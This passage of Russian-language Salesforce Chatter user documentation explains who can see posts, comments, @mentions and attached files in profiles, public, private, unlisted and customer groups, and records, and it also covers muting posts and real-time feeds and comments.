[20] Данная сноска применяется ко всем упоминаниям на ленте «Вся компания» в приведенной ниже таблице: Лента «Основные показатели компании» в Lightning Experience может отображать сообщения в зависимости от рейтинга их популярности и занятости (например, комментарии, положительные голоса и просмотры).

Область публикации	Целевая аудитория	Прямой доступ к сообщениям	Области отображения сообщений	Рекомендации по использованию файлов
		• Сообщение доступно упомянутым пользователям в лентах «Отслеживаемые», «Мне» и лентах профиля.	профиле всем пользователям, просматривающим профиль. • Сообщение отображается в результатах поиска по лентам. • Сообщение доступно всем пользователям в ленте «Вся компания».	
	Общедоступная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	• Сообщение доступно всем пользователям на странице сведений о теме. • Сообщение доступно на странице группы всем пользователям, просматривающим группу. • Сообщение отображается в результатах поиска по лентам. • Сообщение доступно всем пользователям в ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
	Личная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно	Сообщение доступно только участникам группы на странице сведений о теме, в ленте группы, результатах поиска по лентам и ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.

Область публикации	Целевая аудитория	Прямой доступ к сообщениям	Области отображения сообщений	Рекомендации по использованию файлов
		упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.		
	Группа, поддерживающая клиентский доступ	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	Сообщение доступно только участникам группы на странице сведений о теме, в ленте группы, результатах поиска по лентам и ленте «Вся компания». Участниками являются сотрудники и клиенты. Несмотря на доступность сообщения, клиенты не могут просматривать темы.	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
Неуказанная группа	Использование тем не поддерживается неуказанными группами. При необходимости добавьте тему с хэштегом при создании сообщения или комментария для неуказанной группы; опубликованная тема будет отображаться в виде ссылки. Тем не менее, данная ссылка будет нерабочей ввиду отсутствия созданной страницы сведений о теме.			
Профиль другого пользователя	Только профиль этого пользователя	• Сообщение доступно отслеживающим пользователям в ленте «Отслеживаемые». • Сообщение доступно упомянутым пользователям в лентах «Отслеживаемые», «Мне» и лентах профиля.	• Сообщение доступно в профиле всем пользователям, просматривающим профиль этого пользователя. • Сообщение отображается в результатах поиска по лентам. • Сообщение доступно всем пользователям в ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем сотрудникам. Кроме того, файл отображается в результатах поиска и списках файлов.

Область публикации	Целевая аудитория	Прямой доступ к сообщениям	Области отображения сообщений	Рекомендации по использованию файлов
Общедоступная группа	Только общедоступная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	• Сообщение доступно на странице группы всем пользователям, просматривающим группу. • Сообщение отображается в результатах поиска по лентам. • Сообщение доступно всем пользователям в ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
Личная группа	Только личная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
Неуказанная группа	Только неуказанная группа	• Сообщение доступно участникам данной группы и пользователям с полномочием «Управление неуказанными группами» в ленте «Отслеживаемые». • Сообщение доступно	Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания».	Файл, добавленный в сообщение, доступен для просмотра и поиска всем пользователям, имеющим доступ к группе.

Область публикации	Целевая аудитория	Прямой доступ к сообщениям	Области отображения сообщений	Рекомендации по использованию файлов
		упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.		
Группа, поддерживающая клиентский доступ	Только группа, поддерживающая клиентский доступ	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания». Участниками являются сотрудники и клиенты.	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
Страница записи	Только запись	• Сообщение доступно в ленте «Отслеживаемые» всем пользователям, отслеживающим данную запись и имеющим доступ к записи. • Сообщение доступно в лентах «Отслеживаемые», «Мне» и лентах профиля упомянутым пользователям, имеющим доступ к записи.	Сообщение доступно всем пользователям, имеющим доступ к записи, на странице сведений о записи, в профиле, результатах поиска по лентам и ленте «Вся компания».	Файл, добавленный в сообщение, связывается с записью. Файл доступен всем пользователям, имеющим общий доступ к записи.

Прим.: Архивные группы не позволяют создавать сообщения. Комментарии к текущим сообщениям архивной группы используют параметры доступности, применявшиеся до архивирования группы.

Можно ли заблокировать доступ пользователей к моим сообщениям?

В настоящее время сообщения в профиле доступны всем пользователям, кроме клиентов. Кроме того, сообщения доступны отслеживающим пользователям в их лентах Chatter. Однако при изменении записи соответствующее обновление ленты доступно только пользователям с полномочием на ее просмотр.

СМ. ТАКЖЕ:

Отправка сообщений Chatter

Будут ли сообщения, добавленные в группу, отображаться в моем профиле, чтобы быть доступными другим пользователям?

Да, однако их доступность определяется типом группы. При добавлении сообщений в...

- общедоступную группу, сообщения будут доступны в профиле всем пользователям, кроме клиентов.
- личную группу, сообщения будут доступны в профиле только другим участникам группы.
- личную группу, поддерживающую доступ клиентов, сообщения будут доступны в группе всем участникам. Клиенты, являющиеся участниками группы, могут просматривать сообщения на странице группы, но не в профиле.
- неуказанную группу, сообщения будут доступны в профиле только участникам группы и пользователям с полномочием «Управление неуказанными группами». Клиенты, являющиеся участниками группы, могут просматривать сообщения на странице группы, но не в профиле.

СМ. ТАКЖЕ:

Группы Chatter

Игнорирование сообщения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователи могут контролировать содержимое ленты новостей и игнорировать ненужные сообщения.

Вы можете игнорировать сообщения в ленте и в представлении с подробным описанием сообщения ленты. Эта функция доступна на вкладках начальная страница, Chatter и в группах, но не в лентах группы, профиля или записи. Если ваш администратор включил функцию ответа по эл. почте, вы можете игнорировать сообщение, ответив на письмо сообщением с одним словом `mute`.

Прим.: В Lightning Experience элемент ленты в группе можно заблокировать в подробном представлении. Для перехода к подробному представлению элемента ленты группы щелкните дату/время сообщения.

Чтобы игнорировать сообщение в ленте, выберите пункт **Mute** из раскрывающегося меню сообщения.

Чтобы игнорировать сообщения из его подробного представления, сделайте следующее.


1. Перейдите к подробному представлению в ленте, щелкнув по метке времени сообщения, или, в письме-уведомлении, нажав кнопку **View/Comment**.
2. В раскрывающемся меню сообщения выберите вариант **Mute**.

Ниже перечислены последствия игнорирования сообщения.


- В Salesforce Classic сообщение больше не отображается в ленте пользователя на вкладках «Начальная страница» и «Chatter». В Lightning Experience и в сообществах, использующих шаблон «Служба работы с клиентами» (Napili), сообщение сохраняется.
- Пользователь больше не получает уведомления об обновлениях для данного сообщения.
- Чтобы просмотреть игнорируемые сообщения, используйте фильтр «Игнорируемые».
- При упоминании пользователя в игнорируемом сообщении игнорирование сообщения автоматически отменяется. Сообщение вновь отображается в ленте пользователя, а пользователь получает уведомление об обновлении, если организация поддерживает электронные уведомления.
- Сообщение, опубликованное изначально в ленту группы, профиля или записи, продолжает отображаться в данной ленте.

  Например, сообщение публикуется в группу с участием пользователя. Оно отображается в ленте группы и ленте новостей пользователя на вкладках «Начальная страница» и «Chatter». Пользователь может игнорировать сообщение в ленте новостей, но оно продолжает отображаться в ленте группы.

Пример: Ниже приведен пример игнорирования сообщения посредством раскрывающегося меню.



Чтобы просмотреть все игнорируемые сообщения, выберите фильтр «Игнорируемые».



Обновляемые в реальном времени ленты


Если вы состоите в группе в Lightning Experience, лента Chatter обновляется в реальном времени. Обновляемые в реальном времени ленты предлагают обновляемые сообщения и комментарии без обновления страницы. Вы видите содержимое сразу после его опубликования.

В ленте, обновляемой в режиме реального времени, новые публикации инициируют сообщения, которые ненадолго появляются вверху ленты (1).

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.



Комментарии, обновляемые в режиме реального времени, появляются на всех лентах в Lightning Experience, а не только на групповых лентах. Когда люди пишут комментарии, эта деятельность отображается в сообщении (2) посредством анимации. Если комментарий, обновляемый в режиме реального времени, только что опубликован, он ненадолго окрашивается в желтый цвет.



Существует несколько различий между лентами, обновляемыми в режиме реального времени, и необновляемыми или работающими в режиме передачи.

- Ленты, обновляемые в режиме реального времени, отображают содержимое, опубликованное пользователями, то есть живыми людьми. Здесь не отображаются сгенерированные системой сообщения, такие как отслеживаемые изменения записей (FTCs) и настраиваемые сообщения о событиях. (Чтобы просмотреть эти сообщения, обновите ленту.)
- Ленты, обновляемые в режиме реального времени, отображают содержимое, опубликованное непосредственно на групповой ленте. Они не показывают сообщения, упомянутые в группе, а также правки, сделанные в существующих сообщениях. (Обновите ленту.)
- Лента, обновляемая в режиме реального времени, не хуже сетевого соединения. Не исключено, что некоторые сообщения не передадутся в режиме реального времени и не отобразятся в точном порядке их публикации. Рекомендуем иногда обновлять ленту, чтобы оставаться в курсе.

В случае простоя или навигации за пределы ленты, обновляемой в реальном времени, обновите страницу, чтобы вернуться в режим реального времени.

Для разработчиков обновления в режиме реального времени не являются транзакционными. Сервер и браузер являются распространяемой системой, между ними отсутствует координация транзакций. Лента, работающая в режиме передачи, является снимком состояния ленты в данное время. Лента, работающая в режиме реального времени, представляет собой серии добавочных обновлений текущей страницы, которые представляют собой наилучший вариант. Они не предназначены быть эквивалентами снимка, предоставляемого следующей переданной страницей. Ленты, работающие в реальном времени, разработаны для использования человеком. Не рекомендуется создавать код, который использует их и зависит от поставки особых объектов или формата опубликованных (в реальном времени) данных.

Прим.: Количество участников, поддерживаемых в ленте в реальном времени, зависит от ограничений подписок организации. Если недоступны лента группы или комментарии в реальном времени, обновите страницу или щелкните поле комментариев. Если проблема сохраняется, возможно, превышено предельное значение для организации. Пользователь может просматривать обновления старым способом, обновляя страницу.

Комментарии, обновляемые в режиме реального времени

В Lightning Experience ленты и комментарии обновляются в режиме реального времени. Обновляемые в реальном времени комментарии дают возможность использовать комментарии в режиме реального времени, не обновляя страницу. Вы видите комментарии после их публикации.

Чтобы видеть на ленте комментарии, обновляемые в режиме реального времени, нужно на них подписаться. Процедура подписки проста.

- Нажмите поле **«Комментарий»**.
- Разместите что-нибудь
- Нажмите **«Больше комментариев»**

В случае простоя или навигации за пределы ленты, щелкните по полю комментария, чтобы подписаться повторно.

Если вы подписаны на ленту с комментариями, обновляемыми в режиме реального времени, индикатор набора покажет моменты активного ввода людьми комментариев.


ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.



Когда комментарий опубликован, он кратко окрашивается в желтый цвет.



- При появлении новых комментариев к сообщению в ленте, связанному с пользователем, уведомления передаются только в Lightning Experience. Уведомления появляются, когда пользователь вводит комментарии или щелкает поле комментариев.
- Количество участников, для которых поддерживаются комментарии в реальном времени, зависит от ограничений подписок организации. Если комментарии в реальном времени не появляются, рекомендуем нажать поле комментариев. Если комментарии все еще не обновляются в режиме реального времени, возможно, превышено предельное значение для организации. Пользователь может просматривать обновления старым способом, обновляя страницу.

Упоминание людей и групп

@Упоминание людей и групп в сообщениях и комментариях

@Упоминание отдельного человека или группы позволяет держать пользователя в курсе важных для него обсуждений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. При создании сообщения введите символ @ и первые буквы имени нужного пользователя или группы.
2. Выберите пользователя или группу из списка совпадений.

   Данный список содержит все совпадения для:

   - Лиц, обычно пользователей, с которыми вы наиболее часто взаимодействуете
   - Общедоступные группы
   - Личные группы со своим участием

   Одно сообщение или комментарий может содержать не более 25 упоминаний. Упоминания недоступны для архивных групп, неуказанных групп, групп клиентов и личных групп без своего участия.

3. Чтобы опубликовать обновление, нажмите кнопку **«Опубликовать»**.

Ниже перечислены действия, выполняемые после публикации обновления.

- Имя пользователя отображается в виде ссылки на профиль, а имя группы — в виде ссылки на страницу группы.
- При упоминании пользователя обновление добавляется в ленту профиля и ленту «Мне» соответствующего пользователя.
- Chatter отправляет уведомление по электронной почте тем людям, которые выбрали оповещения при упоминании их имени.

  Прим.: Есть исключение: если вы @mention (укажете) себя, то уведомление отправляться не будет.

- При упоминании группы:
  - Обновление добавляется в ленту группы и ленту «Отслеживаемые» каждого участника группы.
  - Chatter отправляет электронное уведомление участникам группы, включившим параметр группы «Отправлять по эл. почте каждое сообщение».

    Прим.: В настоящее время мобильные устройства не получают всплывающих уведомлений при упоминании групп.

  - Если упоминание опубликовано в ленте записи, эта запись появится в списке записей группы.

Пример: Пользователь Алексей публикует сообщение о поиске сведений относительно функции продукта Acme. Коллега Алексея отвечает на сообщение следующим комментарием: «Обратитесь к пользователю @Иван Петров, который является менеджером по работе с организациями Acme. @Продукты Acme, можно ли предоставить Алексею дополнительную информацию о данной функции?». Электронное уведомление о публикации данного сообщения будет отправлено пользователю Иван Петров (если он выбрал такой вариант оповещения) и участникам группы «Продукты Acme». Упоминание **@Иван Петров**, добавленное в обновление, позволяет Алексею просмотреть профиль Ивана, а упоминание @Продукты Acme — страницу группы.

Chatter поддерживает меры безопасности и правила общего доступа, применяемые в системе Salesforce. При публикации сообщения для записи, личной или неуказанной группы @упомянутому пользователю, не имеющему доступа к данной записи или не являющемуся участником группы, @упоминание отображается серым цветом. Упомянутому пользователю не отображается сообщение и соответствующее уведомление. Например, пользователь создает личную группу для рабочей группы проекта и забывает добавить сотрудника Марию Кузнецову. При публикации обновления в данную группу и @упоминании Марии Кузнецовой данный сотрудник не получает соответствующее уведомление. Кроме того, данный сотрудник не может просмотреть само обновление, так как не является участником личной группы. При последующем добавлении Марии в группу Chatter не уведомляет ее о предыдущих упоминаниях.

СМ. ТАКЖЕ:

Публикация сообщения Chatter

Публикация ссылки на сообщение Chatter

Просмотр отдельного сообщения Chatter

@Упоминания пользователей и групп: доступность

@Упоминания пользователей и групп: доступность

Сообщение и все комментарии, содержащие @упоминания людей или групп, доступны всем пользователям, имеющим доступ к обновлению.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Данная таблица описывает области приложения, которые отображают сообщения и комментарии, содержащие упоминания о людях, общедоступных группах и личных группах. Упоминания недоступны для личных групп, содержащих клиентов, и неуказанных групп.

Область публикации сообщения	**Объект упоминания**	**Люди, которые могут просматривать сообщение и комментарии**
Профиль пользователя	Другие люди	Любой пользователь, которому доступен профиль.
	Общедоступная группа	Любой пользователь, которому доступен профиль.
	Личная группа	Любой пользователь, которому доступен профиль (включая пользователей, которые не являются участниками личной группы).
Общедоступная группа А	Другие люди	Любой пользователь, которому доступна общедоступная группа А.
	Общедоступная группа Б	Любой пользователь, которому доступна общедоступная группа А.
	Личная группа	Любой пользователь, которому доступна общедоступная группа А (включая пользователей, которые не являются участниками личной группы).
Личная группа А	Другие люди	Участники личной группы А.
	Общедоступная группа	Участники личной группы А.
	Личная группа Б	Участники личной группы А (включая пользователей, которые не являются участниками личной группы Б). Люди, являющиеся участниками обеих личных групп, могут просмотреть сообщение в ленте личной группы Б.
Неуказанная группа А	Другие люди	Участники неуказанной группы А и пользователи с полномочием «Управление неуказанными группами».
	Общедоступная группа	Участники неуказанной группы А и пользователи с полномочием «Управление неуказанными группами».
	Личная группа Б	Участники личной группы Б, являющиеся участниками неуказанной группы А или обладающие полномочием «Изменение неуказанных групп».
Страница сведений о записи	Другие люди	Люди, имеющие общий доступ к записи.
	Общедоступная группа	Люди, имеющие общий доступ к записи.

Область публикации сообщения	Объект упоминания	Люди, которые могут просматривать сообщение и комментарии
	Личная группа	Люди, имеющие общий доступ к записи (включая пользователей, которые не являются участниками личной группы).

Доступность сообщений и комментариев определяется параметрами общего доступа к сообщению. Доступ пользователя к исходному сообщению гарантирует его доступ ко всем последующим комментариям.

Кто может смотреть прикрепленные мной файлы и ссылки?

Файлы и ссылки, добавленные в сообщения или комментарии, могут быть доступны другим пользователям.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Файлы и ссылки могут быть добавлены в сообщения и комментарии с вашего устройства, из Salesforce Files, внешних источников функции подключения файлов и библиотек Salesforce CRM Content. Поддерживаются все типы файлов от презентаций Microsoft® PowerPoint и электронных таблиц Excel до PDF-файлов Adobe® и файлов изображений. Аудио- и видеоматериалы могут выгружаться и загружаться, но их парсинг и предварительный просмотр невозможны.

В следующей таблице показано, кто может видеть вложенный вами файл и где этот файл отображается.

Файл вложен...	Кто имеет доступ?	Где отображается?
В ленте Chatter	Все пользователи Chatter в вашей компании	• В профиле, собственной ленте и в лентах Chatter отслеживающих вас пользователей • В списке «Файлы» и в Salesforce CRM Content для всех пользователей Chatter в компании
В собственном профиле Chatter или в профиле Chatter другого пользователя.	Все пользователи Chatter в вашей компании	• В собственной ленте, в ленте другого пользователя и в лентах отслеживающих пользователей, а также в лентах и профилях пользователей, которые отслеживают отслеживающих пользователей • В списке «Собственные файлы», доступном в профиле пользователя • В списке «Файлы» и в Salesforce CRM Content для всех пользователей Chatter в компании

Файл вложен...	Кто имеет доступ?	Где отображается?
в общедоступной группе	Все пользователи Chatter в вашей компании	• В собственной ленте, лентах отслеживающих пользователей и лентах участников группы • В собственной ленте, доступной в профиле пользователя • В ленте, доступной в группе • В списке «Файлы группы», доступном в группе • На странице «Файлы» и в Salesforce CRM Content всех пользователей Chatter в компании.
в личной группе со своим участием	Участники группы и пользователи с полномочиями «Изменение всех данных» и «Просмотр всех данных»	• В собственной ленте и лентах участников группы • В собственной ленте, доступной в профиле пользователя • В ленте, доступной в группе • В списке «Файлы группы», доступном в группе • В собственном списке «Файлы», списках «Файлы» участников группы и в Salesforce CRM Content
в неуказанной группе со своим участием	Участники группы и пользователи с полномочием «Управление неуказанными группами»	• В собственной ленте и лентах участников группы • В собственной ленте, доступной в профиле пользователя • В ленте, доступной в группе • В списке «Файлы группы», доступном в группе • В собственном списке «Файлы», списках «Файлы» участников группы и в Salesforce CRM Content
в записи	Люди, имеющие права на предоставление общего доступа к записи	• Страница сведений о записи • Страница вашего профиля • Результаты поиска в ленте

Файл вложен...	Кто имеет доступ?	Где отображается?
		• Лента «Вся компания» или «Основные показатели компании»

СМ. ТАКЖЕ:

Доступность сообщений

Добавление файлов или ссылок

Добавление файла в сообщение или комментарий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователи могут прикреплять все поддерживаемые типы файлов, включая презентации Microsoft® PowerPoint, электронные таблицы Excel, PDF-файлы Adobe®, изображения, аудио- и видеофайлы.

Максимальный размер файла не должен превышать 2 Гб.

Ниже перечислены рекомендации по добавлению файлов.

- Файл, опубликованный в ленту, доступен любому сотруднику компании даже в том случае, если ему присвоен статус личного. Файл, опубликованный в личную группу, доступен только ее участникам.
- При добавлении файла из группы или библиотеки создается ссылка на файл. Поэтому обновление файла в Salesforce CRM Content также отображается в ленте.
- При использовании Lightning Experience к сообщению ленты разрешается добавлять не более 10 файлов.
- Допускается публикация файла из внешнего источника данных. Выберите внешний источник в селекторе файлов и перейдите к папке, содержащей файл для публикации. Для соответствующего внешнего файла создается новая ссылка на файл или копия в системе Salesforce. Если для выбранного файла уже существует ссылка на файл, она будет использована повторно.

1. Чтобы добавить файл в сообщение, щелкните ссылку **«Файл»** вверху ленты. Чтобы добавить файл в комментарий, щелкните ссылку **«Вложить файл»** под соответствующим комментарием.

   При добавлении комментария к обновлению, отображающемуся в результате отслеживания файла в ленте, параметр **«Вложить файл»** недоступен.

2. Выполните одно из указанных ниже действий.
   - Нажмите **«Выбрать файл в Salesforce»**, чтобы добавить файл, уже загруженный в систему Salesforce, для которого выполнена синхронизация из папки Salesforce Files Sync, либо существующий во внешнем источнике данных функции подключения файлов.
   - Чтобы добавить новые локальные файлы, нажмите кнопку **«Загрузить файл с компьютера пользователя»**.

3. Найдите нужный файл.

   Ссылки, документы Google, документы на вкладке «Документы» и вложения из связанного списка «Примечания и вложения» не могут быть добавлены в список «Выбор файла для добавления». Дополнительную информацию о поиске файлов для добавления см. в разделе «Поиск файлов для добавления в ленту Chatter».

4. Введите сообщение или комментарий к файлу.

В противном случае вложение добавляется вместе с обобщенным обновлением.

5. Чтобы опубликовать сообщение в собственный профиль, выберите значение **«Мои отслеживающие»** под текстовым полем. Чтобы опубликовать сообщение в группу, выберите значение **«Группа»**. Введите часть имени группы в поле «Поиск групп» и выберите нужную группу из раскрывающегося списка. Разрешается выбирать только группы со своим участием.
6. Нажмите **Предоставить общий доступ**.

СМ. ТАКЖЕ:

Общие сведения о загрузке и публикации файлов

Загрузка новой версии файла

Общий доступ к внешним файлам и совместная работа над ними с помощью функции подключения файлов

Поиск файлов для добавления в ленту Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

